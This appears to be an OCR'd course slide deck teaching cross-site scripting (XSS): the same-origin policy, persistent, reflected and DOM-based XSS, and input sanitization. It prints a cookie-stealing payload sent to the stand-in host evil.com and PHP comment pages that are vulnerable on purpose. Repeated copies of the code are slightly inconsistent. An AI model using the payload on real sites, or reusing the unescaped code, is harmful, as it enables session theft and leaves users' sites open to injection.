CROSS SITE SCRIPTING

Also known as XSS or CSS

CROSS SITE SCRIPTING

XSS is a code injection attack which allows the attacker to execute malicious Javascript in another user's browser

CROSS SITE SCRIPTING

XSS is a code injection attack which allows the attacker to execute malicious Javascript in another user's browser

CROSS SITE SCRIPTING

XSS is a code injection attack which allows the attacker to execute malicious Javascript in another user's browser

CROSS SITE SCRIPTING

XSS is a code injection attack which allows the attacker to execute malicious Javascript

in another user's browser

CROSS SITE SCRIPTING

XSS is a code injection attack which allows the attacker to execute malicious Javascript in another user's browser

CROSS SITE SCRIPTING

Javascript is a **client** side scripting language where code runs **in your browser**

CROSS SITE SCRIPTING

Javascript is a client side scripting language where code runs in your browser

Javascript can be written inside HTML files inside HTML <script> tags

CROSS SITE SCRIPTING

Javascript is a **client** side scripting language where code runs **in your browser**

Javascript can be written inside HTML files inside HTML **<script>** tags

Code within this <script> tags is executed **in the context** of the site

CROSS SITE SCRIPTING

Javascript is a **client** side scripting language where code runs **in your browser**

Javascript can be written inside HTML files inside HTML **<script>** tags

Code within this <script> tags is executed **in the context** of the site

CROSS SITE SCRIPTING

The web's security model is based on the **same origin** policy

CROSS SITE SCRIPTING

The web's security model is based
on the **same origin** policy

Origin refers to the combination of

1. The URL scheme e.g. http or https
2. The hostname e.g. google
3. The port number, typically 80 for public sites

CROSS SITE SCRIPTING

The web's security model is based on the **same origin** policy

This basically means that code (HTML, CSS, JS) from http://somesite.com can **only access the data** of http://somesite.com

CROSS SITE SCRIPTING

This basically means that code (HTML, CSS, JS) from http://somesite.com can **only access the data** of http://somesite.com

Which means that in theory http://evil.com **cannot** access data from any other site other than http://evil.com!

CROSS SITE SCRIPTING

The key thing here is how do we define **code from** http://somesite.com

This is HTML, CSS, JS which is **served** from the server

CROSS SITE SCRIPTING

XSS is all about making the browser believe that malicious code came from a trusted site!

CROSS SITE SCRIPTING

Example1-XSS-basicScripts.html

CROSS SITE SCRIPTING

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>XSS shows script within HTML</title>
</head>
<body>
    <script>
        alert('This is Javascript within a script tag accessing cookies: ' + document.cookie);
    </script>
</body>
</html>
```

Any code within <script> is executed by the browser as though it is **part of the website** which served the HTML

CROSS SITE SCRIPTING

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>XSS shows script within HTML</title>
</head>
<body>
    <script>
        alert('This is Javascript within a script tag accessing cookies: ' + document.cookie);
    </script>
</body>
</html>
```

If a malicious user managed to inject <script> tags into another website say www.loonycorn.com, then he could have code run as though it came from that site

CROSS SITE SCRIPTING

Err... why is this a big deal?

CROSS SITE SCRIPTING

This actually boils down to what Javascript can do...

CROSS SITE SCRIPTING

This actually boils down to what Javascript can do...

Javascript runs in a very **restricted environment** on your browser and it has **limited** access to the user's **operating system and files**

CROSS SITE SCRIPTING

However malicious JS can do everything that the website it lives in can!

CROSS SITE SCRIPTING

However malicious JS can do everything that the website it lives in can!

Access **cookies** which usually contain **session** information - this can be used to **impersonate** a user

CROSS SITE SCRIPTING

Access cookies which usually contain session information - this can be used to impersonate a user

Send XmlHTTPRequests with any content to any destination

CROSS SITE SCRIPTING

Access cookies which usually contain session information - this can be used to impersonate a user

Send XmlHTTPRequests with any content to any destination

Edit the DOM of the current website to anything it wants

CROSS SITE SCRIPTING

Access **cookies** which usually contain **session** information - this can be used to **impersonate** a user

Send XmlHTTPRequests with **any content** to any destination

Edit the DOM of the current website to anything it wants

JS in modern HTML5 browsers can access the user's **geolocation**, **webcam** and certain files on his computer

CROSS SITE SCRIPTING

Access **cookies** which usually contain **session** information - this can be used to **impersonate** a user

Send XmlHTTPRequests with **any content** to any destination

Edit the DOM of the current website to anything it wants

JS in modern HTML5 browsers can access the user's **geolocation**, **webcam** and certain files on his computer

CROSS SITE SCRIPTING

Access cookies which usually contain session information - this can be used to impersonate the user

Send XmlHTTPRequests with any content to any destination

Remember, all this while you believe that you are on a trusted site!

Edit the DOM of the current website to anything it wants

JS in modern HTML5 browsers can access the user's geolocation, webcam and certain files on his computer

CROSS SITE SCRIPTING

You'd be willing to disclose all kinds of financial information to your bank or your favorite e-commerce site -

CROSS SITE SCRIPTING

Combining the capabilities of JS along with a little bit of **social engineering** can yield a goldmine of information

CROSS SITE SCRIPTING

Access **cookies** which usually contain **session** information - this can be used to **impersonate** a user

Send XmlHTTPRequests with **any content** to any destination

Edit the DOM of the current website to anything it wants

JS in modern HTML5 browsers can access the user's **geolocation**, **webcam** and certain files on his computer

CROSS SITE SCRIPTING

COOKIE THEFT

Extract the victim's cookies using document.cookie and use them to extract sensitive session information

CROSS SITE SCRIPTING

KEYLOGGING

Add a key event listener which intercepts and logs all **keystrokes** and **sends** them to the **attacker's server**

CROSS SITE SCRIPTING

KEYLOGGING

Add a key event listener which
intercepts and logs all **keystrokes** and
sends them to the attacker's server

This can easily pick up sensitive information such as **passwords** and **credit card** numbers

CROSS SITE SCRIPTING

PHISHING

Insert a form into the DOM of the trusted page and **direct** the results to be submitted to the **attacker's server**

CROSS SITE SCRIPTING

PHISHING

Insert a form into the DOM of the trusted page and **direct** the results to be submitted to the **attacker's server**

The form can effectively ask for any **confidential** information - passwords, bank account ids, credit card numbers etc

CROSS SITE SCRIPTING

Now that we know an XSS attack can be bad, let's see how it can be set up

CROSS SITE SCRIPTING

First up many thanks to this blog: http://excess-xss.com/ a great resource to learn all about XSS

CROSS SITE SCRIPTING

Example2-XSS-addComment.php

Example2-XSS-displayComments.php

CROSS SITE SCRIPTING

Victim

Attacker

Website

CROSS SITE SCRIPTING

Victim

Attacker

Website

The 3 actors in a XSS attack

CROSS SITE SCRIPTING

Victim

Attacker

Website

The XSS attack targets a website, not a specific user!

CROSS SITE SCRIPTING

Victim

Attacker

Website

The XSS attack targets a website, not a specific user!

Any user of that website can be compromised

CROSS SITE SCRIPTING

Attacker

Name of attacker’s website:
http://www.evil.com

Attacker seeks: Access to victim’s session id sent via cookies

CROSS SITE SCRIPTING

Attacker

Script attacker wants to inject:

```
<script>
    window.location = 'http://www.evil.com/?cookie=' + document.cookie;
</script>
```

CROSS SITE SCRIPTING

Attacker

```
<script>
    window.location = 'http://www.evil.com/?cookie=' + document.cookie;
</script>
```

This script forces navigation of the browser to the attackers website

CROSS SITE SCRIPTING

Attacker

```
<script>
    window.location = 'http://www.evil.com/?cookie=' + document.cookie;
</script>
```

The cookie information from the current site is passed as a query parameter to the malicious site

CROSS SITE SCRIPTING

Attacker

```
<script>
    window.location = 'http://www.evil.com/?cookie=' + document.cookie;
</script>
```

The evil site can record this information and use it in further attacks

CROSS SITE SCRIPTING

Victim

Attacker

Website

CROSS SITE SCRIPTING

Website

Name of website:
http://www.trustedsite.com

The website is vulnerable to XSS attacks

CROSS SITE SCRIPTING

Victim

Attacker

Website

CROSS SITE SCRIPTING

Victim

Victim: Any user of the trusted website

Willing to handover sensitive information to the site

CROSS SITE SCRIPTING

So how can the attacker inject this script into a trusted website?

UNVALIDATED AND UNSANITIZED USER INPUT!

CROSS SITE SCRIPTING

Do you have any comments?

Name:

Comment:

Comment

Let's say the trusted site allows users to input comments - on anything

CROSS SITE SCRIPTING

Do you have any comments?

Name:

Comment:

Comment

These comments are then stored in a database

CROSS SITE SCRIPTING

Do you have any comments?

Name:

Comment:

Comment

The forum page on the trusted site displays all comments which have been added

CROSS SITE SCRIPTING

Here are all the comments on the trusted site!

Username	Comment
Janani	I love your site!
Swetha	This is great, we can all talk to each other in this trusted place
Navdeep	Have you guys read all the comments here?

Whatever the users write, the exact same comment, without modifications is shown

CROSS SITE SCRIPTING

Do you have any comments?

Name:

```
Some Guy
```

Comment:

```
<script> window.location = 'http://www.evil.com/?cookie=' + document.cookie; </script>
```

Comment

CROSS SITE SCRIPTING

UNVALIDATED AND UNSANITIZED USER INPUT!

This input is written directly to the website's comment database!


CROSS SITE SCRIPTING

Now our victim visits the comments page of the trusted site

CROSS SITE SCRIPTING

CROSS SITE SCRIPTING

Our session id!



CROSS SITE SCRIPTING

So what just happened?

The comment included a <script> tag

Rendered by the browser it was treated like any other HTML

AND THE CODE WITHIN IT WAS EXECUTED!

CROSS SITE SCRIPTING

Insert video: XSS using comments part 1 and 2

CROSS SITE SCRIPTING

What does the code look like?

CROSS SITE SCRIPTING

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
  Name:
  <br>
  <input type="text" name="user_name" maxlength="100">
  <br>
  <br>
  Comment:
  <br>
  <input type="text" name="user_comment"
      maxlength="250" size="60">
  <br>
  <br>
  <input type="submit" value="Comment">
</form>
```

The input is a simple form

CROSS SITE SCRIPTING

```
<form method="POST" action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
  Name:
  <br>
  <input type="text" name="user_name" maxlength="100">
  <br>
  <br>
  Comment:
  <br>
  <input type="text" name="user_comment"
      maxlength="250" size="60">
  <br>
  <br>
  <input type="submit" value="Comment">
</form>
```

Takes in a name and the comment

CROSS SITE SCRIPTING

```php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);

  $user_name = $_POST['user_name'];
  $user_comment = $_POST['user_comment'];

  try {
    $conn = getDatabaseConnection();

    $stmt = $conn->prepare(
      "INSERT INTO `Comments` (user_name, user_comment) VALUES (?, ?)"
    );
    $stmt->bind_param("ss", $user_name, $user_comment);
    $stmt->execute();

    $stmt->close();
    $conn->close();

    echo 'Thank you for submitting your comment!';
  } catch (Exception $e) {
    echo 'Error! ' + $e->getCode();
  }
}
```

The PHP script processes the username and the comment

CROSS SITE SCRIPTING

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);

  $user_name = $_POST['user_name'];
  $user_comment = $_POST['user_comment'];

  try {
    $conn = getDatabaseConnection();

    $stmt = $conn->prepare(
      "INSERT INTO `Comments`(user_name, user_comment) VALUES (?, ?)"
    );
    $stmt->bind_param("ss", $user_name, $user_comment);
    $stmt->execute();

    $stmt->close();
    $conn->close();

    echo 'Thank you for submitting your comment!';
  } catch (Exception $e) {
    echo 'Error! ' + $e->getCode();
  }
}
```

Note that there is no sanitization or validation of the input!

CROSS SITE SCRIPTING

```
if ($_SERVER["REQUEST_METHOD"] == "POST") {
  mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);

  $user_name = $_POST['user_name'];
  $user_comment = $_POST['user_comment'];

  try {
    $conn = getDatabaseConnection();

    $stmt = $conn->prepare(
      "INSERT INTO `Comments` (user_name, user_comment) VALUES (?, ?)"
    );
    $stmt->bind_param("ss", $user_name, $user_comment);
    $stmt->execute();

    $stmt->close();
    $conn->close();

    echo 'Thank you for your submission!';
  } catch (Exception $e) {
    echo 'Error! ' . $e->getCode();
  }
}
```

It is simply added directly to the database

CROSS SITE SCRIPTING

```php
$conn = mysqli_connect($servername, $username, $password, $dbName) or
    die("Connection failed: " . mysqli_connect_error());

$query = 'SELECT * from Comments';
$result = mysqli_query($conn, $query);
if($result === FALSE) {
    die(mysql_error());
}

if (mysqli_num_rows($result) > 0) {
    echo '<table>';
    echo '<td style="width: 100px; height: 22px">' . "<b>Username</b>" . '</td>';
    echo '<td style="width: 250px; height: 44px">' . "<b>Comment</b>" . '</td>';
    while($row = mysqli_fetch_assoc($result)) {
      echo '<tr>';
      echo '<td style="width: 100px; height: 18px">' . $row['user_name'] . '</td>';
      echo '<td style="width: 150px; height: 18px">' . $row['user_comment'] . '</td>';
      echo '</tr>';
    }
    echo '</table>';
} else {
    echo "<br><br>No results match your search:-(";
}
```

CROSS SITE SCRIPTING

```php
$conn = mysqli_connect($servername, $username, $password, $dbName) or
    die("Connection failed: " . mysqli_connect_error());

$query = 'SELECT * from Comments';
$result = mysqli_query($conn, $query);
if($result === FALSE) {
    die(mysql_error());
}

if (mysqli_num_rows($result) > 0) {
    echo '<table>';
    echo '<td style="width: 100px; height: 22px">' . "<b>Username</b>" . '</td>';
    echo '<td style="width: 250px; height: 44px">' . "<b>Comment</b>" . '</td>';
    while($row = mysqli_fetch_assoc($result)) {
        echo '<tr>';
        echo '<td style="width: 100px; height: 22px">' . $row['username'] . '</td>';
        echo '<td style="width: 250px; height: 44px">' . $row['usr_comment'] . '</td>';
        echo '</tr>';
    }
    echo '</table>';
} else {
    echo "<b><br>No results match your search:-(";
}
```

Query the Comments table to display all the comments

CROSS SITE SCRIPTING

```
$conn = mysqli_connect($servername, $username, $password, $dbName) or
    die("Connection failed: " . mysqli_connect_error());

$query = 'SELECT * from Comments';
$result = mysqli_query($conn, $query);
if($result === FALSE) {
    die(mysql_error());
}

if (mysqli_num_rows($result) > 0) {
    echo '<table>';
    echo '<td style="width: 100px; height: 22px">' . "<b>Username</b>" . '</td>';
    echo '<td style="width: 250px; height: 44px">' . "<b>Comment</b>" . '</td>';
    while($row = mysqli_fetch_assoc($result)) {
      echo '<tr>';
      echo '<td style="width: 100px; height: 18px">' . $row['user_name'] . '</td>';
      echo '<td style="width: 150px; height: 18px">' . $row['user_comment'] . '</td>';
      echo '</tr>';
    }
    echo '</table>';
} else {
    echo "0 results";
}
```

The comments are rendered to screen directly - again no sanitization!

CROSS SITE SCRIPTING

XSS successful!

TYPES OF XSS

TYPES OF XSS

There are broadly 3 types of XSS attacks

1. Persistent XSS
2. Reflected XSS
3. DOM-based XSS

TYPES OF XSS

Persistent XSS

The malicious script originates from the website's **database**

TYPES OF XSS

Persistent XSS

The malicious script originates from the website's **database**

The injected <script> has been persisted amongst other valid data in the website's storage

TYPES OF XSS

Persistent XSS

The malicious script originates from the website's **database**

The comment example we just saw is a **persistent** XSS attack

TYPES OF XSS

There are broadly 3 types of XSS attacks

1. Persistent XSS
2. Reflected XSS
3. DOM-based XSS

TYPES OF XSS

Reflected XSS

The malicious script is part of the **victim's request** to the website

TYPES OF XSS

Reflected XSS

The malicious script is part of the **victim's request** to the website

The website then **reflects** this string back to the victim

TYPES OF XSS


Reflected XSS

Let's say the website is a search page which displays the search query to screen along with the results

TYPES OF XSS

Reflected XSS


You searched for: cute puppies



The search term is rendered on the screen

TYPES OF XSS
Reflected XSS

You searched for: cute puppies




Let's say this search term is sent via URL parameter query='cute puppies'

TYPES OF XSS

Reflected XSS

You searched for: cute puppies




```
http://www.trustedsearch.com/?
query='cute puppies'
```

TYPES OF XSS
Reflected XSS

```
http://www.trustedsearch.com/?
query='cute puppies'
```

You searched for: cute puppies



This would initiate the search on the servers and return results to the user

TYPES OF XSS

Reflected XSS

Check out the cute puppies on this page!

```
http://www.trustedsearch.com/?query=<script>
window.location = 'http://www.evil.com/?cookie='
+ document.cookie; </script>
```

TYPES OF XSS

Reflected XSS

```
http://www.trustedsearch.com/?query=<script>
window.location = 'http://www.evil.com/?
cookie=' + document.cookie; </script>
```

The victim, unknowingly, might just click on the link to check out the site

TYPES OF XSS

Reflected XSS

```
http://www.trustedsearch.com/?query=<script>
window.location = 'http://www.evil.com/?
cookie=' + document.cookie; </script>
```

The victim is tricked by the attacker into requesting that URL from the trusted site!

TYPES OF XSS

Reflected XSS

```
http://www.trustedsearch.com/?query=<script>
window.location = 'http://www.evil.com/?
cookie=' + document.cookie; </script>
```

The victim's browser will execute that script and send his cookie information to the attacker's server

TYPES OF XSS

Reflected XSS

```
http://www.trustedsearch.com/?query=<script>
window.location = 'http://www.evil.com/?
cookie=' + document.cookie; </script>
```

There is some **social engineering** aspect to get the victim to click on the URL - it may be sent via email or posted somewhere on social media

TYPES OF XSS

Reflected XSS

```
http://www.trustedsearch.com/?query=<script>
window.location = 'http://www.evil.com/?
cookie=' + document.cookie; </script>
```

This can be further masked by using a URL shortening service such as TinyURL or Bitly

TYPES OF XSS

There are broadly 3 types of XSS attacks

1. Persistent XSS
2. Reflected XSS
3. DOM-based XSS

TYPES OF XSS

DOM-based XSS

The malicious script is injected, somehow, into the site - exactly as in the other cases

TYPES OF XSS

DOM-based XSS

The malicious script is **not** parsed by the website **until** it executes the **legitimate** Javascript in the website

TYPES OF XSS

DOM-based XSS

The malicious script is **not** parsed by the website **until** it executes the **legitimate** Javascript in the website

This is subtle - the malicious user input is not directly rendered as HTML

TYPES OF XSS

DOM-based XSS

The malicious script is **not** parsed by the website **until** it executes the **legitimate** Javascript in the website

This is subtle - the malicious user input is not directly rendered as HTML

Instead the legitimate JS on the page - accesses the input and updates the page

TYPES OF XSS

DOM-based XSS

```
<html>
  <script>
    var hash = window.location.hash;
    document.getElementById('display-id').innerHTML = hash;
  </script>
  <div id="display-id"></div>
</html>
```

TYPES OF XSS
DOM-based XSS

```
<html>
  <script>
    var hash = window.location.hash;
    document.getElementById('display-id').innerHTML = hash;
  </script>
  <div id="display-id"></div>
</html>
```

http://www.trustedsite.com#boo

TYPES OF XSS
DOM-based XSS

http://www.trustedsite.com#boo

```
<html>
  <script>
    var hash = window.location.hash;
    document.getElementById('display-id').innerHTML = hash;
  </script>
  <div id="display-id"></div>
</html>
```

The input sent via the # in the URL is not **directly** rendered in the browser

TYPES OF XSS
DOM-based XSS

http://www.trustedsite.com#boo

```
<html>
  <script>
    var hash = window.location.hash;
    document.getElementById('display-id').innerHTML = hash;
  </script>
  <div id="display-id"></div>
</html>
```

The legitimate JS in the page is **first executed** and that updates the HTML to include the unvalidated and unsanitized input

TYPES OF XSS
DOM-based XSS

```
<html>
  <script>
    var hash = window.location.hash;
    document.getElementById('display-id').innerHTML = hash;
  </script>
  <div id="display-id"></div>
</html>
```

http://www.trustedsite.com#<script>
window.location='http://www.evil.com/?
cookie='+document.cookie;</script>

TYPES OF XSS

DOM-based XSS

The end result is the same as in the other 2 cases - malicious script is rendered and executed!

TYPES OF XSS

DOM-based XSS

The difference between traditional and DOM-based XSS is important

TYPES OF XSS

DOM-based XSS

In traditional XSS the malicious Javascript is loaded and executed along with HTML sent from the server

In DOM-based XSS the malicious Javascript is executed only when the page's legitimate JS executes and treats inputs unsafely

TYPES OF XSS

DOM-based XSS

As web applications get more interactive and advanced **client side scripting and DOM manipulation** becomes more important

TYPES OF XSS

DOM-based XSS

Javascript is used to manipulate the DOM anytime you want to **change** the page contents without **re-loading the whole** page

TYPES OF XSS

DOM-based XSS

This means that you need to be careful about XSS vulnerabilities in client side **as well as** server side code!

TYPES OF XSS

DOM-based XSS

`http://www.trustedsite.com#boo`

The part after the # is not visible to the server - it is available to access only on the client side

TYPES OF XSS

DOM-based XSS

`http://www.trustedsite.com#boo`

This means that the last example was **completely** a client side vulnerability

PREVENTING XSS

PREVENTING XSS

User input is always assumed to be **malicious**!

PREVENTING XSS

User input is always
assumed to be **malicious**!

And it should be treated as such

PREVENTING XSS

User input is always
assumed to be **malicious**!

And it should be treated as such

User input should always be **sanitized**
and **validated** before it is used

PREVENTING XSS

User input is always
assumed to be **malicious**!

And it should be treated as such

User input should always be **sanitized**
and **validated** before it is used

PREVENTING XSS

So, where is user input possible?

MANY MANY PLACES!

PREVENTING XSS

```
<div><script>…</script></div>
```

User input can be enclosed as HTML **content** within tags

PREVENTING XSS

```
<input value="userInput">

<img src="javascript:alert("XSS");">

<table background="javascript:alert("XSS");">
```

User input can be specified in HTML attributes

PREVENTING XSS

`http://example.com/?parameter=userInput`

`http://example.com#userInput`

User input can be specified in the URL - as a part of the **query string** or the **client hash**

PREVENTING XSS

```
color: userInput
```

User input can be specified in the **CSS**

PREVENTING XSS

```
document.getElementById('blah').innerHTML = userInput
```

User input can be specified in Javascript

PREVENTING XSS

This means that malicious user input has many **contexts** to operate in

PREVENTING XSS

In each context the kind of input that would be considered malicious will be different

PREVENTING XSS

LEGITIMATE HTML ON THE SITE

```
<input value="userInput">
```

MALICIOUS SCRIPT

```
"><script>...</script><input value="
```

RESULTANT HTML ON THE SITE

```
<input value=""><script>...</script><input value="">
```

PREVENTING XSS

```
<input value="><script>...</script><input value="">
```

Note that the input closes the open de-limiter and then injects the malicious script

PREVENTING XSS

```
<input value="><script>...</script><input value="">
```

The de-limiter here is the **double quote "** - this will not be the same in other contexts

PREVENTING XSS

```
<input value="">...</script><input value="">
```

How the input should be handled depends on **where** it is going to be used

PREVENTING XSS

So do you sanitize and validate input as soon as you receive it or just before you output it?

PREVENTING XSS

SANITIZE AND VALIDATE AS SOON AS THE INPUT IS RECEIVED

The advantage in this method is that the data stored in the database will be clean

PREVENTING XSS

SANITIZE AND VALIDATE AS SOON AS THE INPUT IS RECEIVED

The advantage in this method is that the data stored in the database will be clean

Anywhere the data is used you know that it is safe

PREVENTING XSS

SANITIZE AND VALIDATE AS SOON AS THE INPUT IS RECEIVED

The advantage in this method is that the data stored in the database will be clean

Anywhere the data is used you know that it is safe

However at input we do not know the context in which the data will be used

PREVENTING XSS

SANITIZE AND VALIDATE AS SOON AS THE INPUT IS RECEIVED

However at input we do not know the context in which the data will be used

It's possible the same data is used in **multiple** locations

PREVENTING XSS

However at input we do not know the context in which the data will be used

It's possible the same data is used in **multiple** locations

SANITIZE AND VALIDATE WHEN THE OUTPUT IS RENDERED

PREVENTING XSS

SANITIZE AND VALIDATE WHEN THE OUTPUT IS RENDERED

The **exact context** of where the input is to be used will be known and **specific validation** for that context can be applied

PREVENTING XSS

Should the input be sanitized and validated on the client or the server?

PREVENTING XSS

There are some cases where client based validation is a **must**

e.g. the window **hash** which is available **only** on the client

PREVENTING XSS

There are some cases where client based validation is a **must**

e.g. the window **hash** which is available **only** on the client

`http://www.trustedsite.com#boo`

Here Javascript should validate the input before using it

PREVENTING XSS

Only client based validation is insufficient as it is always possible to make requests from other clients

e.g. a mobile site equivalent for the web site

PREVENTING XSS

Or it's possible that you have no code running on the client i.e. you do **not** use Javascript

In that case your **server script** e.g. PHP should perform all the validation

SANITIZING INPUT

SANITIZING INPUT

THE FIRST AND MOST IMPORTANT RULE - USER INPUT IS ALWAYS SUSPECT!

SANITIZING INPUT

SANITIZING AND VALIDATING USER INPUT IS ONE OF THE THE MOST IMPORTANT THINGS A DEVELOPER SHOULD KEEP IN MIND WHILE SETTING UP A WEB SITE

SANITIZING INPUT

VALIDATION REFERS TO CHECKING WHETHER THE INPUT IS CORRECT

WHETHER AN EMAIL ADDRESS IS WELL-FORMED

WHETHER A PHONE NUMBER LOOKS LIKE A PHONE NUMBER PATTERN WITH NO ALPHABETS

WHETHER SOMETHING WHICH REPRESENTS A QUANTITY IS AN INTEGER

SANITIZING INPUT

SANITIZING INPUT REFERS TO STRIPPING OR ESCAPING NEUTRALIZING INVALID CHARACTERS WHICH CAN CAUSE ISSUES IN THE WEB PAGE

SANITIZING INPUT

ESCAPING CHARACTERS IS ALSO CALLED **ENCODING**

CROSS SITE SCRIPTING

